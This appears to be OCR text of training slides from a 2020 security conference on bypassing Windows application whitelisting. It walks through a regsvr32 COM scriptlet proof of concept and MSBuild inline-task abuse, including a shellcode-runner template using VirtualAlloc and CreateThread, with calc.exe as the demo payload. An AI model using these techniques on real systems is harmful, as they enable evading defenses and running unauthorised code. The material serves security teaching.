
Step 1: **Grab the COM scriplet located here:**

- /Presentations/grayhatcon2020/calc.txt

Step 2: **Run the COM scriptlet with regsvr32 on your Windows VM or host to pop calc**


- C:\Windows\System32\regsvr32.exe /s /n /u /i:calc.txt scrobj.dll

DEMO FOR EXERCISE #1


Win10-Ent
Recycle Bin
Immunity Debugger
Microsoft Edge
Microsoft Teams
x64dbg - Shortcut
Presentatio...
calc - Notepad
File Edit Format View Help
<?XML version="1.0"?>
<scriptlet>
<registration
description="Bandit"
progid="Bandit"
version="1.00"
classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
>
<!-- Proof Of Concept - Casey Smith @subTee -->
<script language="JScript">
<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
]]>
</script>
</registration>
</scriptlet>
Ln 1, Col 1
100%
Unix (LF)
UTF-8
Delete
Rename
New folder
New item
Easy access
Properties
Open
Edit
History
Select all
Select none
Invert selection
Clipboard
Organize
New
Open
Select
Presentations-master
grayhatcon2020
Search grayhatcon2020
Quick access
Desktop
Downloads
Documents
Pictures
grayhatcon2020
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
calc.cs 10/28/2020 3:08 PM Visual C# Source F... 1 KB
calc.fsx 10/28/2020 3:08 PM FSX File 5 KB
calc 10/28/2020 3:08 PM Text Document 1 KB
calc 10/28/2020 3:23 PM XSL Stylesheet 17 KB
custom 10/28/2020 3:08 PM XML Document 1 KB
gadget.cs 10/28/2020 3:08 PM Visual C# Source F... 1 KB
GadgetToJScript 10/28/2020 3:08 PM Application 33 KB
inline 10/28/2020 3:08 PM XML Document 3 KB
NDesk.Options.dll 10/28/2020 3:08 PM Application exten... 22 KB
out 10/28/2020 3:22 PM JavaScript File 16 KB
README.md 10/28/2020 3:08 PM MD File 1 KB
11 items
1 item selected 372 bytes
Type here to search
Windows 10 Enterprise Evaluation
Windows License is expired
Build 18362.19h1_release.190318-1202
3:26 PM
10/28/2020

LIMITATIONS

- Honestly, we don't use this bypass b/c it's old and has been heavily signatured and will be blocked by A/V most of the time.
- TrustedSec has done some research in bypassing A/V with this bypass.
  - https://www.trustedsec.com/blog/discovering-the-anti-virus-signature-and-bypassing-it/



MSBUILD

MSBUILD

- My favorite bypass
- Two flavors of bypasses
  - Inline tasks (if you've used msbuild before, it was likely like this)
  - Custom tasks

MSBUILD

- Where is it installed?
  - Included with .NET v2 and above
  - C:\Windows\microsoft.NET\Framework\v4.0.30319\MSBuild.exe
- What does it stand for?
  - Microsoft Build Engine
- What does MSBuild do?
  - Builds projects (like .csproj files)
  - Used by Visual Studio to load and build managed projects

MSBUILD

- How does it work?
  - You pass a project file (like .proj or .csproj) as a command line argument and it will build the project
  - Alternatively, you can pass an XML-based project file to outline how/what items are to be built during the build process
    - This is what we're going to leverage to bypass AWL

XML

```xml
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <ItemGroup>
    <Compile Include="helloworld.cs" />
  </ItemGroup>
  <Target Name="Build">
    <Csc Sources="@(Compile)"/>
  </Target>
</Project>
```

https://docs.microsoft.com/en-us/visualstudio/msbuild/walkthrough-creating-an-msbuild-project-file-from-scratch?view=vs-2019

MSBUILD

- Command:
  - msbuild.exe \path\to\malicious.xml
  - msbuild.exe \path\to\malicious.csproj

MSBUILD (INLINE TASKS)

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
        <!-- This inline task executes shellcode. -->
        <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
        <!-- Save This File And Execute The Above Command -->
        <!-- Author: Casey Smith, Twitter: @subTee -->
        <!-- License: BSD 3-Clause -->
         <Target Name="Hello">
           <ClassExample />
         </Target>
         <UsingTask
           TaskName="ClassExample"
           TaskFactory="CodeTaskFactory"
           AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
           <Task>
             <Code Type="Class" Language="cs">
             <![CDATA[
               using System;
               using System.Runtime.InteropServices;
               using Microsoft.Build.Framework;
               using Microsoft.Build.Utilities;
               public class ClassExample :  Task, ITask
               {
                 private static UInt32 MEM_COMMIT = 0x1000;
                 private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
                 [DllImport("kernel32")]
                   private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
                   UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
                 [DllImport("kernel32")]
                   private static extern IntPtr CreateThread(
                   UInt32 lpThreadAttributes,
                   UInt32 dwStackSize,
                   UInt32 lpStartAddress,
                   IntPtr param,
                   UInt32 dwCreationFlags,
                   ref UInt32 lpThreadId
                   );
                 [DllImport("kernel32")]
                   private static extern UInt32 WaitForSingleObject(
                   IntPtr hHandle,
                   UInt32 dwMilliseconds
                   );
                 public override bool Execute()
                 {
                     //replace with your own shellcode
                     byte[] buf = new byte[]{ };
```

MSBUILD (INLINE TASKS)

- Inline tasks are great, but require you to host your C# source code in the XML file. If a defender can get their hands on that XML file, then they will know what you've been up to.
- How about hosting the C# source code in a separate file?

MSBUILD (INLINE TASKS)

fun - Notepad

File Edit Format View Help

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
<Target Name="calc">
        <ClassExample />
</Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
        <Task>
      <Code Type="Fragment" Source="C:\Users\ponce\Desktop\fun.cs">
      </Code>
    </Task>
  </UsingTask>
</Project>
```

fun.cs - Notepad

File Edit Format View Help

```
System.Diagnostics.Process.Start("calc");
```

HANDS-ON EXERCISE #2


Step 1: **Grab the MSBuild XML file (inline tasks) located here:**

- /Presentations/grayhatcon2020/inline.xml

Step 2: **Run the MSBuild XML file on your Windows VM or host to pop calc**

- C:\Windows\microsoft.NET\Framework\v4.0.30319\MSBuild.exe inline.xml

